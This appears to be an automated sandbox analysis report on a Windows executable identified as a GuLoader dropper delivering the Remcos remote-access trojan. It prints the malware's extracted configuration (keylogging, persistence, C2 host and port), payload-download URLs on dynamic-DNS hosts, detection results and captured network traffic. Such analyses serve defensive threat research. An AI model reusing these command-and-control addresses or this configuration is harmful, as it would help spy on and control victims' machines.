ID: 491246
Sample Name: 7HHrcwZjLI.exe
Cookbook: default.jbs
Time: 11:56:39
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report 7HHrcwZjLI.exe

Overview


General Information

Sample Name:	7HHrcwZjLI.exe
Analysis ID:	491246
MD5:	5f09b37b56cb003.
SHA1:	7d9924657fb4275.
SHA256:	1f2f9b357003d78..
Tags:	exe RAT RemcosRAT
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- GuLoader behavior detected
- Yara detected Remcos RAT
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to detect Any.run
- C2 URLs / IPs found in malware con…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Uses dynamic DNS services

Classification



Process Tree

- **System is w10x64**
- 7HHrcwZjLI.exe (PID: 6900 cmdline: 'C:\Users\user\Desktop\7HHrcwZjLI.exe' MD5: 5F09B37B56CB003804DCA1A778799746)
  - 7HHrcwZjLI.exe (PID: 6416 cmdline: 'C:\Users\user\Desktop\7HHrcwZjLI.exe' MD5: 5F09B37B56CB003804DCA1A778799746)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "dyn-wave.duckdns.org:1144:1dyn-wave.duckdns.org:2404:0",
  "Assigned name": "RemoteHost_NEW",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-2LBKGP",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "20000"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://dypage.duckdns.org/remcos_d_QUBXVO174.b"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.869170451.000000000860000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000000.00000002.569030215.0000000002CD0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT

Remote Access Functionality:

Yara detected Remcos RAT


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Virtualization/Sandbox Evasion 2 2	Input Capture 1	Security Software Discovery 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7HHrcwZjLI.exe	40%	Virustotal		Browse
7HHrcwZjLI.exe	16%	ReversingLabs	Win32.Trojan.Mucc	
7HHrcwZjLI.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://backupsoldyn.duckdns.org/remcos_d_QUBXVO174.bin	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://dypage.duckdns.org/remcos_d_QUBXVO174.binhttp://backupsoldyn.duckdns.org/remcos_d_QUBXVO174.b	0%	Avira URL Cloud	safe	
http://dypage.duckdns.org/remcos_d_QUBXVO174.b	0%	Avira URL Cloud	safe	
http://dypage.duckdns.org/remcos_d_QUBXVO174.bin	0%	Virustotal		Browse
http://dypage.duckdns.org/remcos_d_QUBXVO174.bin	0%	Avira URL Cloud	safe	
dyn-wave.duckdns.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dypage.duckdns.org	23.146.242.85	true	true		unknown
dyn-wave.duckdns.org	23.146.241.70	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://dypage.duckdns.org/remcos_d_QUBXVO174.b	true	• Avira URL Cloud: safe	unknown
http://dypage.duckdns.org/remcos_d_QUBXVO174.bin	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
dyn-wave.duckdns.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.146.241.70	dyn-wave.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true
23.146.242.85	dypage.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491246
Start date:	27.09.2021
Start time:	11:56:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7HHrcwZjLI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Copyright Joe Security LLC 2021

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@3/0@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 93.4% (good quality ratio 25.7%) • Quality average: 15.8% • Quality standard deviation: 29.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.146.242.85	466XoziOLD.exe	Get hash	malicious	Browse	• sopage.duckdns.org/Remcos_s_bChlcwVW46.bin
	hVlpEajflR.exe	Get hash	malicious	Browse	• spage.duckdns.org/Remcos_S_tGNeLX139.bin
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• dpage.duckdns.org/remcos_d_flqfwC80.bin
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• dyn-bin.duckdns.org/remcos_d_flqfwC80.bin
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• sol-bin.duckdns.org/Remcos_S_tGNeLX139.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VDI-NETWORKUS	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.85
	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13FlI4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94
	sLVCW67F5w.exe	Get hash	malicious	Browse	• 23.146.242.94
VDI-NETWORKUS	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.85
	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13Fll4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94
	sLVCW67F5w.exe	Get hash	malicious	Browse	• 23.146.242.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.204068690250343
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	7HHrcwZjLI.exe
File size:	196608
MD5:	5f09b37b56cb003804dca1a778799746
SHA1:	7d9924657fb4275d47b1e8ff30abfd6a1726ca70

General

SHA256:	1f2f9b357003d7816259c172bff00bc8be6305247a94594de4eb9a7e7ecbb385
SHA512:	61c89f0eddf54e3ab7883cf18557711d4a143a6cb8f72c6c6bb92888f48e0ea1186d4347dee922dc79ea60f63bde2a4e830e3c03a1836efa6c45f3885eb30ef9
SSDEEP:	3072:GI8X4DXaGnFbn3j+2co5q0DtH1+Z8j7G9YgVoDqD9N9:Gj4DqGFbT+Zo5RD5Fjq9RoY
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.....D.....=.....Rich.....PE..L...X..N.....0.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4013f0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4EC4AC58 [Thu Nov 17 06:40:24 2011 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bd85017eeb8dd3332d04b1838f2b93b1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2c528	0x2d000	False	0.619411892361	data	7.41395278491	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2e000	0x190c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x30000	0xbea	0x1000	False	0.2529296875	data	3.21005066435	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-12:01:09.327782	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50055	8.8.8.8	192.168.2.6
09/27/21-12:01:11.469581	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61374	8.8.8.8	192.168.2.6

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 12:01:09.211680889 CEST	192.168.2.6	8.8.8.8	0xd6ae	Standard query (0)	dypage.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 12:01:11.354238033 CEST	192.168.2.6	8.8.8.8	0x2aa8	Standard query (0)	dyn-wave.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 12:01:09.327781916 CEST	8.8.8.8	192.168.2.6	0xd6ae	No error (0)	dypage.duckdns.org		23.146.242.85	A (IP address)	IN (0x0001)
Sep 27, 2021 12:01:11.469580889 CEST	8.8.8.8	192.168.2.6	0x2aa8	No error (0)	dyn-wave.duckdns.org		23.146.241.70	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dypage.duckdns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49826	23.146.242.85	80	C:\Users\user\Desktop\7HHrcwZjLI.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 12:01:09.571798086 CEST	5754	OUT	GET /remcos_d_QUBXVO174.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: dypage.duckdns.org Cache-Control: no-cache


Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 12:01:09.685571909 CEST	5756	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 26 Sep 2021 08:30:43 GMT Accept-Ranges: bytes ETag: "119daccbb0b2d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 27 Sep 2021 10:01:01 GMT Content-Length: 469056 Data Raw: 85 72 65 da fa 84 5d ef 15 48 c7 41 95 63 98 4c 63 5c 6a c2 3d 2e 3a e3 ec 0a 1a e6 db fd dd c6 fc 00 3b 08 52 f8 0f c5 51 c6 12 00 b4 f2 2d 4e 7c 5c d4 19 c5 66 d6 f6 9f 3d 55 40 d3 5a 1a 51 5a d4 5a b4 d7 4e 5d 9c c8 d6 64 64 7a 23 4e b3 10 1b 3f a3 f8 15 94 93 f4 27 de 3a 43 d1 26 a4 f0 36 5e ef 78 e6 dd 4b 1f 40 e0 5b 05 12 8e e3 b3 6a a2 48 8d fe 13 86 0f 01 3b e4 e7 fd 24 3b ff 58 78 e6 91 3f 5c 9d 54 a0 ce 0d 92 64 eb 2a a5 20 4e 5b af bc 28 bf fd 7a be ad ff 17 f6 14 28 9a 4e e8 85 5c 75 ba f0 cb c4 71 50 13 15 48 bb a5 eb 21 ea 51 9b 09 ed 8f 8a 15 22 80 64 de 02 97 bf eb 22 b7 53 85 85 5a ef 47 43 0f 28 50 b0 b6 89 91 4a ee da 68 54 01 3a 07 44 0b 84 c7 5d 03 b4 2c d3 60 48 3a 57 8a 60 f0 13 1b 25 b2 dd 4f 24 c9 5c d8 f8 1a 16 55 10 a7 0e b2 54 2f a0 98 39 61 7b f9 b4 7c f8 42 d5 70 8f e6 76 71 ef 68 15 89 cd 1e 6d c2 b9 63 39 60 81 3b 84 83 e6 65 a4 60 1c f9 40 62 30 ec 9b 64 2f 73 33 54 d5 d7 b0 18 f1 a5 0d ac f0 83 ad 9f 76 4d 5d b4 c2 61 85 30 38 73 17 4b a0 a1 b5 65 79 f0 61 e1 60 a1 1e d1 24 bd b4 05 19 90 e9 05 d7 44 28 e4 97 cd ac fc aa 02 9f 88 c3 a4 c3 72 50 c0 fb d6 27 91 93 b6 64 e7 f7 e7 5d b9 e7 98 74 69 ba 95 5e 8b b2 e6 26 eb 31 e7 d8 dd 04 f3 55 41 c1 a2 41 92 b2 9e 38 57 6f 03 59 51 3c 1c 24 99 eb 85 2d 95 35 b2 95 38 b4 f4 5d 94 d2 1d de 01 ad cd 3b cd f0 c3 c1 7c cd ac e1 25 d4 79 b4 d3 9f 42 16 8c 4f 82 14 1d cd cf 60 8b f5 35 b4 40 ad 45 eb 32 6c 64 9a 18 41 3a 7c ce a2 35 9e 80 48 d5 d8 4b 8f 6d 11 8b 11 1f dc 9c 34 8c 45 89 b9 da 0b 2d d3 5f 03 2f 66 57 90 b3 e5 a2 3e 8f db af 0c 26 ed 66 f2 8b 4d 0d be 3c 01 c0 bf 4a cf 3b d0 a2 24 27 c7 e2 f3 f7 6c cc c5 4f 95 fc 69 f4 6a 33 21 ae 79 46 9f 63 df c5 d9 35 fd 2d 91 95 fa be eb 65 d4 8e 88 e0 49 61 c8 e5 c1 64 11 56 d2 78 da 5a a0 ef fe fb d1 e7 99 25 8e 71 ac 71 67 5f ac 3b a4 01 98 3b af 3a 18 4 a e4 d1 09 01 df 3d 19 a6 2e 59 36 06 18 54 61 eb f4 7c 87 8f bf 74 1d 6e 45 de e3 8f c9 1d e8 64 86 8c c7 3f dc 31 83 17 1d a6 3a d1 d7 f7 1e 7f c5 f6 0f 47 9e fe e7 1c f6 9e fd 3e 12 b3 cb 57 60 c0 45 25 5f fb 5a 3d 19 ce a8 92 df 6b a1 6e 22 77 86 43 ec 70 7c 59 19 0d 5a 2d 62 c1 86 84 07 26 e3 fe 87 ff 40 fe f5 66 3b ec 6d 00 4c cc 91 69 ae d5 bd 75 a6 d5 8a 18 6f 66 20 93 e6 a1 6b 9b ac f5 34 83 6e b9 05 67 e8 ba 9a c9 75 cf e9 ba 3a 64 69 73 d2 14 2f cf 59 ce 2c 87 0b f5 22 c6 d3 3e 21 99 83 04 bd af fb 74 72 3d f1 bf d5 f5 73 1a f6 51 a8 e5 ed fb f7 3c 18 70 a3 a7 52 e4 41 cf bd f1 69 d6 d1 b9 4e 81 72 b4 2e 38 50 9e 73 f7 49 ee 52 35 1b 3e c4 0c da 83 50 12 b1 a0 8a 06 40 d2 4b 4b 80 be 32 9f ff c1 fa ed ec ac 2c d8 a9 18 d2 69 c8 86 30 ee 1a e1 61 08 2a 4a 37 dd 5a 48 41 d5 ac fa 8a e8 f1 49 f8 81 30 c4 c9 00 30 70 0b 57 5b 99 cb 09 e5 4f a2 fa c8 52 f2 5a 4e 80 dd 89 ad 4d 26 2f f7 72 18 24 b7 38 b5 02 e7 17 2e f3 f9 56 40 ce 8f 79 5b af c8 0c 15 17 8e ca b4 d4 4e 5d 9c cc d6 64 64 85 dc 4e b3 a8 1b 3f a3 f8 15 94 93 b4 27 de 3a 43 d1 26 a4 f0 36 5e ef 78 e6 dd 4b 1f 40 e0 5b 05 12 8e e3 b3 6a a2 48 8d fe 13 86 0f 01 3b e4 f7 fc 24 3b f1 47 c2 e8 91 8b 55 50 75 18 cf 41 5f 45 bf 42 cc 53 6e 2b dd d3 4f cd 9c 17 9e ce 9e 79 98 7b 5c ba 2c 8d a5 2e 00 d4 d0 a2 aa 51 14 5c 46 68 d6 ca 8f 44 c4 5c 96 03 c9 8f 8a 15 22 80 64 de a8 14 fd db cc 55 7f e6 6b b8 c3 24 ad ed 04 33 ea c8 54 f2 b6 0c f6 0b 0e 7f e5 64 0b e9 a8 a4 07 c4 8a 8f 65 82 8c 3a bf Data Ascii: re]HAcLc\j=.:;RQ-N|\f=U@ZQZZN]ddz#N?':C&6^xK@[jH;$;Xx?\Td* N[(z(N\uqPH!Q"d"SZGC(PJhT:D], `H:W`%O$\UT/9a{|Bpvqhmc9`;e`@b0d/s3TvM]a08sKeya`$D(rP'd]ti^&1UAA8WoYQ<$-58];|%yBO`5@E2ldA:|5HKm4E-_/ fW>&fM<J;$'lOij3!yFc5-eIadVxZ%qqg_;;:J=.Y6Ta|tnEd?1:G>W`E%_Z=kn"wCp|YZ-b&@f;mLiuof k4ngu:dis/Y,">!tr =sQ<pRAiNr.8PsIR5>P@KK2,i0a*J7ZHAI00pW[ORZNM&/r$8.V@y[N]ddN?':C&6^xK@[jH;$;GUPuA_EBSn+Oy{\ ,.Q\FhD\"dUk$3Tde:

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 7HHrcwZjLI.exe PID: 6900 Parent PID: 5328

General

Start time:	11:57:38
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\7HHrcwZjLI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\7HHrcwZjLI.exe'
Imagebase:	0x400000

File size:	196608 bytes
MD5 hash:	5F09B37B56CB003804DCA1A778799746
Has elevated privileges:	true
